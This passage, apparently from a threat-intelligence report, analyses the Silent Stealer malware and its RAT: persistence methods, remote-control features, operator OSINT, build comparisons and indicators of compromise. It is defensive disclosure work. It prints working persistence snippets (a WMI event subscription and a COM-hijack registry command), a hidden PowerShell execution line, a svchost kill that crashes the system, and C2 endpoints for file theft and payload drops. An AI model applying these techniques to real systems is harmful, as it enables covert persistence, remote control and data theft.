    QueryLanguage = "WQL"
    Query         = "SELECT * FROM __TimerEvent WHERE TimerID = 'WinUpdate<SID>'"
}

# Command line consumer — executes payload
$consumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace root\subscription -Arguments @{
    Name             = "WinUpdate<SID>"
    CommandLineTemplate = "<exe_path>"
}
The filter name pattern is WinUpdate + the first 4 characters of the current user's SID, making it appear to be a legitimate Windows Update WMI subscription while being user-SID-specific.
5. COM Object Hijacking
Registers the malware executable as the handler for a targeted COM CLSID in the HKCU hive, which takes precedence over HKLM system registrations without requiring elevation:
reg add "HKCU\Software\Classes\CLSID\{<clsid>}\InprocServer32" /ve /t REG_SZ /d "<exe>" /fWhen any process (including system processes) attempts to load the targeted COM object, Windows loads the malware DLL/executable instead. This provides both persistence and potential privilege escalation if a high-integrity process loads the hijacked CLSID.
RAT Capabilities
Architecture
The RAT operates via a persistent Socket.io WebSocket connection from the victim's Electron process to datasyncore.onrender.com. On connection, the victim immediately sends a system_info handshake (HWID, username, OS, CPU, RAM, uptime) and a live desktop screenshot. A heartbeat is sent regularly to GET /api/heartbeat?hwid=<hwid>&userKey=<key> to maintain online/offline status in the operator panel. The operator interacts with victims through the React panel at website4funlol.onrender.com, which communicates with the backend over the same WebSocket channel.
All operator-initiated actions flow: Operator browser → panel → Socket.io → backend → victim Electron process.
Remote Command Execution
powershell.exe -NoProfile -NonInteractive -WindowStyle Hidden -Command "<operator_command>"Output is returned to the operator panel in real time via Socket.io. Full arbitrary command execution with no filtering — the operator has full PowerShell access equivalent to the victim's user context. Command history is retrievable at any time via /api/powershell-history/<hwid>.
System Control Commands
| Action | Panel endpoint | Command executed on victim | Effect |
|---|---|---|---|
shutdown | /api/system/<hwid>/shutdown | shutdown /s /t 0 | Immediate power off |
restart | /api/system/<hwid>/restart | shutdown /r /t 0 | Immediate restart |
sleep | /api/system/<hwid>/sleep | rundll32.exe powrprof.dll,SetSuspendState 0,1,0 | Sleep/hibernate |
lock | /api/system/<hwid>/lock | rundll32.exe user32.dll,LockWorkStation | Lock workstation |
bluescreen | /api/system/<hwid>/bluescreen | taskkill /f /im svchost.exe | Force BSOD / kernel panic |
The bluescreen command is a deliberate destruction/intimidation feature — terminating svchost.exe triggers an immediate kernel panic on all Windows versions.
Filesystem Access
Full remote filesystem capability via two panel endpoints:
POST /api/list-files/<hwid>with{"path":""}— browse any directory on the victim machinePOST /api/download-file/<hwid>with{"path":"<path>"}— exfiltrate any arbitrary filePOST /api/upload-exe/<hwid>(multipart) — drop and execute a payload on the victim
Live Screenshot
GET /api/screen/<hwid> returns a current JPEG screenshot captured via Electron's desktopCapturer API at 1920×1080, quality 80. An initial screenshot is also captured and sent automatically on first infection.
Audio Playback
POST /api/play-sound/<hwid> with {"sound":"<file>"} plays audio on the victim's machine. POST /api/stop-sound/<hwid> stops it. Supported formats: .wav, .ogg. Can be used for harassment, social engineering, or to signal the victim.
Alert Popup
POST /api/alert/<hwid> with {"message":"<text>"} displays a modal popup on the victim's screen via:
[System.Windows.MessageBox]::Show('<message>')Blocks the victim's UI until dismissed.
Live Chat
POST /api/chat/<hwid> sends a message or image (JPG/PNG/GIF/WEBP ≤ 5MB) directly to the victim's screen. GET /api/chat/<hwid> retrieves full message history. This is a two-way channel — the operator can communicate in real time with the victim, useful for social engineering or impersonation.
Re-Collection
POST /api/relog/<hwid>— forces the malware to re-run the full stealer payload, re-harvesting all credentials, cookies, wallets, and screenshotsPOST /api/regenerate-discord/<hwid>— re-applies the Discord injection patch (e.g. after a Discord update removes it)
No Ransomware Capability
A thorough search found no ransomware functionality in this build. Specifically confirmed absent:
- No file encryption loops (
createCipherivis called 25 times — exclusively for decrypting browser credentials using AES-256-GCM, matching Chrome/Edge/Brave's storage format) - No shadow copy deletion (
vssadmin,bcdedit,wbadmin— not present) - No ransom note generation
- No file extension enumeration for encryption targeting (only
.ldb,.sqlite,.json,.wallet,.txt,.zipreferenced — all credential/exfil paths) - No
.locked/.encextension renaming
The three hardcoded static keys (AES_KEY, CHACHA20_KEY, XOR_KEY) appear immediately after the Yandex Browser config block and implement Yandex's three-tier cookie encryption/decryption flow (including a DPAPI-decrypted key XOR stage). They are Yandex-specific, not generic “non-DPAPI browser” routines, and they are not file encryption keys.
This is a pure stealer + RAT. Destructive capability is limited to the bluescreen RAT command and the four UAC-bypassed taskkill process termination routines used to release file locks before credential harvesting.
Operator OSINT
Identity Summary
| Indicator | Value |
|---|---|
| Telegram (primary) | @MainSilent |
| Telegram (secondary) | @LegacySilent |
| Discord C2 Server Channel | 1353425801646706831 (created 2025-03-23) |
| Operator Avatar Attachment | 1439024605892317234 |
| Avatar Filename | IMG_20251114_234935_287.jpg |
| Steam API Key | 440D7F4D810EF9298D25EDDF37C1F902 |
| Custom Discord Emoji | <:73275member:1440476091704672316> |
Timezone & Device
The operator's avatar image is IMG_20251114_234935_287.jpg — the filename is the stock Android camera naming convention (IMG_YYYYMMDD_HHMMSS_NNN.jpg). The photo was taken at 23:49:35 local time on 2025-11-14. The Discord attachment snowflake 1439024605892317234 decodes to upload timestamp 2025-11-14 22:50 UTC — a delta of approximately 60 seconds, giving a local timezone of UTC+1.
Candidate regions: Western Europe, West Africa, Central Africa.
Confidence: Low-to-moderate. UTC+1 is broad and does not meaningfully narrow to a specific country. This inference is derived from a single image on a single day; device clock drift or a manually set timezone could invalidate it.
Discord Server
- Channel
1353425801646706831was created 2025-03-23 — coinciding with the first known Silent v2.x builds appearing in the wild - The channel is used for both bot C2 webhook delivery and hosting the operator's avatar
- Custom emoji
1440476091704672316was created 2025-11-18 (4 days after the photo) and was confirmed live and accessible at time of analysis:https://cdn.discordapp.com/emojis/1440476091704672316.png

Emoji Name OSINT (Hypotheses)
Emoji names and server asset timestamps can act as an operator fingerprint because they reflect the uploader's personal context, not the stealer's runtime.
Device
Stock Android camera naming convention (IMG_YYYYMMDD_HHMMSS_NNN.jpg) strongly suggests an Android device. iOS uses a distinct naming scheme.
Behavioural pattern (evening activity)
- Photo taken at 23:49:35 local (UTC+1) on a Friday night.
- Bulk emoji upload session on 2025-11-17 (Monday) ran 21:08–23:47 local time.
Two independent events in a similar late-night window are consistent with an operator who is active primarily in the evenings and may not follow a standard work schedule.
Photo-to-upload delta
The photo was uploaded to Discord approximately 60 seconds after it was taken. This suggests Discord was already open/active at the time and the action was likely opportunistic (spontaneous), rather than a premeditated avatar selection.
April–November gap
The discord_nitro emoji (1364763277594202112, 2025-04-24) is the earliest artefact observed in the server (~1 month after server creation). No further activity is recorded until the mass emoji upload session on 2025-11-17. This suggests the server sat in a sparse/test state for ~6 months before an operational push in November — consistent with a development/testing period prior to broader distribution of Silent v2.x.

Cross-sample operator fingerprint
The same Discord emoji server snowflake IDs appear across all four analysed builds (Illusion, XaynePackKingGoat, jsfile injector, PrimeMic). Because emoji IDs are unique to a specific Discord server, their presence across builds is strong attribution evidence linking them to a single operator, independent of licence keys or infrastructure.
Capability addition timestamp (hypothesis)
The valorantroleicon emoji (1484699811541422251) was added to the operator's server on 2026-03-20 23:46 UTC. This likely marks when Valorant-themed theft/enrichment was introduced, with PrimeMic (1705) appearing to be the first build to include this capability.
Gemini OSINT lead
The emoji Gemini_Generated_Image_pzmi6mpzm indicates the operator generated an image using Google Gemini and uploaded it directly to the Discord server. The suffix pzmi6mpzm may function as a stable generation identifier. If this filename (or a matching hash) appears on public platforms, it could provide linkage to related operator activity and warrants external OSINT queries.

Bundled Dependencies (Potential Future Capability)
The Illusion ASAR package.json (stealer runtime) includes two Telegram bot frameworks — node-telegram-bot-api and telegraf. They do not appear to be invoked in this build's main execution paths (per code review), but their presence is still notable because it means Telegram bot capability is bundled in the malware runtime, not only in any panel/backend component. This suggests Telegram is a deliberate control/notification channel in this ecosystem and could potentially be activated in a future build or via a configuration path.
Illusion ASAR (stealer runtime) → package.json → bundled deps (node-telegram-bot-api, telegraf) → potential capability: Telegram bot messaging / notifications → Operator Telegram (e.g. OTP delivery channel)
Live confirmation (non-static): POST /api/admin/request-code with the licence key returned HTTP 200 and triggered a Telegram OTP during analysis, confirming Telegram OTP delivery is implemented and operational. (If you need a strict static-only claim set, this should be treated as out-of-scope and moved to a separately sourced “dynamic test” note.)
Roblox indicators: Emoji names such as 9748_robux, 8719_rbxPremium, sapphiretemple, and iconcreditcard follow Roblox-style catalog/asset icon naming conventions. Combined with the unusually deep Roblox theft/enrichment logic (multiple API calls, billing/credit, group balance, HTML scraping fallbacks), this suggests Roblox familiarity and likely personal use by the operator (not just opportunistic targeting).
Gemini-generated asset: An emoji named Gemini_Generated_Image_pzmi6mpzm strongly suggests the asset was generated via Google Gemini and uploaded directly. The suffix pzmi6mpzm may act as a stable generation identifier; if the same filename/hash appears elsewhere publicly it could provide linkage to related activity (worth external OSINT queries).
Juvenile naming: Names like kys (e.g. <a:08_kys:1441809361830805706>) are consistent with immature meme culture and may support a younger operator assessment.
Possible aliases: Names like battrio, uziblack, 9779black, blackstars could be usernames/handles or references to communities the operator participates in; worth cross-referencing against Roblox usernames, Telegram handles, and gaming forums.
Operator Activity Timeline
| Date | Event |
|---|---|
| 2025-03-23 | Operator creates Discord C2 server |
| 2025-11-14 23:49 local (UTC+1) | Operator takes photo on Android device |
| 2025-11-14 22:50 UTC | Photo uploaded to Discord C2 channel, set as bot avatar |
| 2025-11-18 | Custom member emoji added to operator's Discord server |
| ~Nov–Dec 2025 | Silent v2.6.5 compiled and distributed |
| 2026-03-22 | C2 confirmed live; OTP delivered to operator's Telegram during analysis |
ShinySpider (Distributor)
- Distributed this build via Telegram
- Built the NSIS installer wrapper using a custom plugin named
SpiderBanner.dll - The plugin name directly identifies them as the builder
- Likely purchases Silent licences and repackages builds for distribution to buyers or victims
Build Comparison — Illusion v2.6.5 vs. PinkieCraft
“PinkieCraft” refers to a separately distributed Silent Stealer build observed in the wild under the pinkiecraft.com lure/branding. Public references we can cite for this artefact include:
- ANY.RUN sandbox report: https://any.run/report/1a1725d8d58d6d36aba3ff0f2adf41624037622d16ced5c69f0a3b81c576b932/821a068d-bb09-459e-ba40-0ccb1de356d1
- vx-underground discussion thread: https://x.com/vxunderground/status/2027056734989107218
We used these public artefacts as a comparative reference point (same malware family, different distributor/infrastructure) to help validate coverage and highlight deltas. Several architectural differences between the two builds are worth noting.
| Feature | Illusion v2.6.5 (this report) | PinkieCraft build (external) |
|---|---|---|
| Distributor | ShinySpider (SpiderBanner.dll) | Different distributor |
| Version | v2.6.5 | Earlier build |
| Backend hosting | Render.com direct (datasyncore.onrender.com) | Cloudflare Worker proxy in front of backend |
| Fake proxy banner | Not present | “System Telemetry v3.1.0” dashboard |
/api/health endpoint | Does not exist — Cannot GET /api/health confirmed | Unauthenticated, leaked live victim/key count |
| CORS on API routes | access-control-allow-origin: http://localhost:3000 (dev config in prod) | Access-Control-Allow-Origin: * (permissive) |
network-sync-protocol.net | DNS down at time of analysis | Unknown status |
| Authentication | All endpoints beyond root require JWT Bearer token | /api/health unauthenticated |
Key difference — C2 proxy architecture: The PinkieCraft build routed traffic through an additional Cloudflare Worker layer that presented a fake telemetry dashboard and exposed an unauthenticated /api/health endpoint. This endpoint reportedly showed a live key/victim count incrementing in real time during analysis (75 → 76 victims over 92 minutes). Our build has no such Worker layer — requests go directly to Render.com, and the backend exposes no unauthenticated data beyond the root {"status":"online","uptime":...} health response.
This suggests the Silent author or different licensees configure the proxy layer differently per build, or that this feature was removed/changed between versions. The core stealer and RAT capabilities are consistent across both builds.
Conclusion
This sample (Illusion-2.6.5-setup.exe) is a packaged deployment of Silent Stealer v2.6.5 with an integrated RAT component operating within a commercially run Malware-as-a-Service ecosystem.
Ransom-ISAC assessment (analytic judgement)
- ShinyHunters linkage: We assess the “ShinyHunters” connection as low confidence and currently social-context only (the distribution post context), not a technical attribution. No artefacts in the sample provide a direct technical link to the ShinyHunters group.
- Campaign clustering: We assess these samples as related at the operator/infrastructure level where unique constants repeat across artefacts (notably the recurring Silent API key, Steam Web API key, and panel/backend patterns documented in this report). This supports a single ecosystem / operator cluster rather than an isolated, one-off build.
- Targeting hypothesis: Based on the feature emphasis (Discord/Roblox/Minecraft/TikTok session theft), the ecosystem presentation, and operator “culture” indicators, we assess this activity as likely financially motivated but oriented toward gaming communities (victims and buyers). Any “younger operator” hypothesis should be treated as speculative unless corroborated by additional OSINT.
Key conclusions
- Two-actor model: evidence supports separation between the Silent author/operator (
@MainSilent/@LegacySilent) and a builder/distributor (“ShinySpider”) responsible for packaging and distribution via Telegram. - OPSEC failure in exposed panel assets: the operator panel frontend is publicly retrievable and leaks API routes and infrastructure, materially reducing effort required to map the backend and capability surface.
- High-impact capability set: the build combines broad credential/session theft (browsers, wallets, Discord, Steam, victim Telegram
tdata, etc.) with persistent remote control (PowerShell execution, file operations, screenshot, chat). - Exfiltration + operator delivery channels: bulk data is staged and exfiltrated via GoFile, while control/telemetry flow through dedicated C2 backends; Discord webhooks and Telegram are used as operator-facing delivery channels (notifications and OTP).
- No ransomware: this build is a stealer + RAT, not an encryptor; impact is primarily credential theft/account takeover plus follow-on actions enabled by remote access.
Analyst caveats
- Some statements are explicitly based on dynamic validation (e.g., OTP trigger behaviour) and should be separated from strictly static-only findings where needed.
- Single-source OSINT inferences (e.g., timezone) should be treated as low-confidence unless corroborated by additional artefacts.
If you believe you may be impacted by this or a similar threat actor, please reach out to Ransom-ISAC at [email protected].
Pivoting
A recurring main.1a3bcbe4.css asset showed up across multiple panel instances, which enabled pivoting across the cluster:

https://urlscan.io/search/#filename:"main.1a3bcbe4.css"
The same main.1a3bcbe4.css filename also appears on a newer panel build, suggesting shared build output/infrastructure.
Additional pivots / attribution links
- https://176.125.242.155/
food-family.icu— attributed to two samples:
food-family[.]icu panel notes (infra delta + new capability)

This appears to be another opsec mistake: the panel/UI artefacts and endpoint surface reveal infrastructure changes and additional RAT capability.
Infrastructure delta vs Illusion panel
| Illusion panel | food-family.icu panel | |
|---|---|---|
| Panel URL | website4funlol.onrender.com | food-family.icu |
| Backend | datasyncore.onrender.com (separate) | food-family.icu (same host) |
| Hosting | Render.com free tier | Self-hosted |

| JS chunk hash | main.27556b60.js | main.04a3cd5b.js |
| Axios version | 1.13.4 | 1.13.5 (newer) |
| PowerShell UI | ❌ | ✅ New feature |
Background GIF confirmed
backgroundImage: 'url("/236b4bbe35374336e4975ce6cd6a2d17.gif")'This is the same GIF hash that triggered the VT pivot — a static asset served by food-family.icu. The shared CSS hash main.04a3cd5b across builds via VT is what linked this panel to the 0401 sample.
New IOCs / endpoint surface
| Indicator | Value | Role |
|---|---|---|
| food-family.icu | food-family.icu | Self-hosted operator panel and API backend |
| New endpoint | /api/execute-powershell/<hwid> | PowerShell RAT command execution |
| New endpoint | /api/powershell-history/<hwid> | RAT command history retrieval |
food-family.icu panel analysis (critical finding)
Panel bundle constants indicate the UI and API are on the same domain:
const ip = "https://food-family.icu/"   // client page
const yp = "https://food-family.icu/"   // chat component
const Ip = "https://food-family.icu/"   // login page
Unlike the Illusion deployment (panel on website4funlol.onrender.com, backend on datasyncore.onrender.com), food-family.icu serves as both panel frontend and backend API — a significant infrastructure change.
New capability: PowerShell RAT (panel UI)
This panel exposes a PowerShell terminal UI (command history, live output, “PS>” styling) and maps to:
/api/execute-powershell/<hwid>/api/powershell-history/<hwid>
Related sample — Complete IOCs (0401 / XaynePackKingGoat)
File hashes
| File | MD5 | SHA256 |
|---|---|---|
XaynePackInstallerSetup.exe | 4e72be1328a3b98e7f8c408a668ef868 | ae64d67a31fbc00fef0d6321023e0dba494598e00494d5115ca999100d61c421 |
app.asar | 047ae8db19cd7a8fc7e70735f26cc531 | 9d9b49216cbc90a2d47b5714b6d42fc0dd2955e34efb8fb3d2670ff22e741384 |
main.js | ca8c51698e1fb66be18c975ac138e30e | b5b31173eb9d62f978555545577c4e891258bb59df317defe75e0b623ec14664 |
crypted.js | 0bb3fd71193a76db0412ed52b282f8ba | ade2dc52f5230b32130f4057415f082ad3c9de0d2ebdf35db9259f9ae098bdb4 |
SpiderBanner.dll | 17309e33b596ba3a5693b4d3e85cf8d7 | 996a259e53ca18b89ec36d038c40148957c978c0fd600a268497d4c92f882a93 |
nsExec.dll | ec0504e6b8a11d5aad43b296beeb84b2 | — |
nsis7z.dll | 80e44ce4895304c6a3a831310fbf8cd0 | — |
StdUtils.dll | c6a6e03f77c313b267498515488c5740 | — |
System.dll | 0d7ad4f45dc6f5aa87f606d0331c6901 | — |
WinShell.dll | 1cc7c37b7e0c8cd8bf04b6cc283e1e56 | — |
Network
| Indicator | Value |
|---|---|
| Panel | https://control-panel-2afn.onrender.com |
| Backend API | https://backend-knwv.onrender.com |
| WebSocket | wss://backend-knwv.onrender.com |
| Bot avatar | https://cdn.discordapp.com/attachments/1353425801646706831/1439024605892317234/IMG_20251114_234935_287.jpg |
| Discord channel | 1353425801646706831 |
Credentials & keys
| Type | Value |
|---|---|
| Licence key | LIFETIME-D0BF165FB1B8712CBB0F65F85B3C58B9 |
| Dev API key | test_api_key_12345 |
| Steam API key | 440D7F4D810EF9298D25EDDF37C1F902 |
Lure metadata
| Field | Value |
|---|---|
| Lure name | XayneSetupPack / XayneSetupPackInstaller |
| Author field | XaynePackKingGoat |
| Version | 6.9.0 |
| Uninstaller artefact | Uninstall XaynePackInstallerSetup.exe |
| Discord injector | Not present |
| Licence tier | LIFETIME |
| Builder | ShinySpider (SpiderBanner.dll) |
Discord injector (separate artefact)
SHA256: c9019400ad80d31e7510208b849d7299dc7ccaf6770b033652b37fee5144f763
File: srcloldx.js
This artefact is the Discord injector (distributed separately from the 0401 NSIS build, which contained no injector in its ASAR).
C2 infrastructure
| Indicator | Role |
|---|---|
https://food-family.icu/api/send | Discord injector exfiltration C2 — active replacement for network-sync-protocol.net (DNS-down during Illusion analysis) |
https://backend-knwv.onrender.com | Backend API — shared with 0401 build |
https://silent-panel.onrender.com | Operator panel — third panel URL in this cluster |
http://localhost:3002/api/send-notification | Local dev/test notification endpoint |
Credentials & keys
| Type | Value |
|---|---|
| Licence key | LIFETIME-D0BF165FB1B8712CBB0F65F85B3C58B9 |
| Silent API key | Silentapilolxd123. |
| Dev API key | test_api_key_12345 |
| Steam API key | 440D7F4D810EF9298D25EDDF37C1F902 |
| Bot avatar | https://cdn.discordapp.com/attachments/1353425801646706831/1439024605892317234/IMG_20251114_234935_287.jpg |
Discord endpoints intercepted
| Endpoint | Data captured |
|---|---|
billing/payment-sources | Saved payment methods |
/users/@me | Account info, tokens |
Build date notes
Contains monocrt (1456077308229320714, 2026-01-01) and location (1456077325258068082, 2026-01-01) — compiled after 1 January 2026. Latest emoji confirmed: animatedarrowyellow (1452832281872830565, 2025-12-23 01:16 UTC) — server active through at least Dec 23, 2025.
Attribution
Operator fingerprints match the Illusion build:
- Discord C2 channel:
1353425801646706831 - Bot avatar attachment:
1439024605892317234(IMG_20251114_234935_287.jpg) @MainSilentembed footer- API key:
Silentapilolxd123. - Steam API key:
440D7F4D810EF9298D25EDDF37C1F902 - 60+ emoji IDs from the same Discord server
Relationship to other samples: Discord injector for the same campaign as the 0401 (XaynePackKingGoat) NSIS build. The 0401 EXE contained no injector in its ASAR — this script was distributed separately via Telegram. Together they form a complete Silent stealer + Discord injector deployment under the same LIFETIME licence key and backend-knwv.onrender.com / food-family.icu infrastructure.
Additional C2 Exfiltration Channels
Pivoting off a shared error message string (SHA-256: 8b657db415336e846020564e8b0493a2acf3ba294e57db42aa02325f249d87ee), we identified several additional backend instances exposing the /api/send endpoint — confirming a broader cluster of active Silent C2 infrastructure beyond the primary backends documented above.
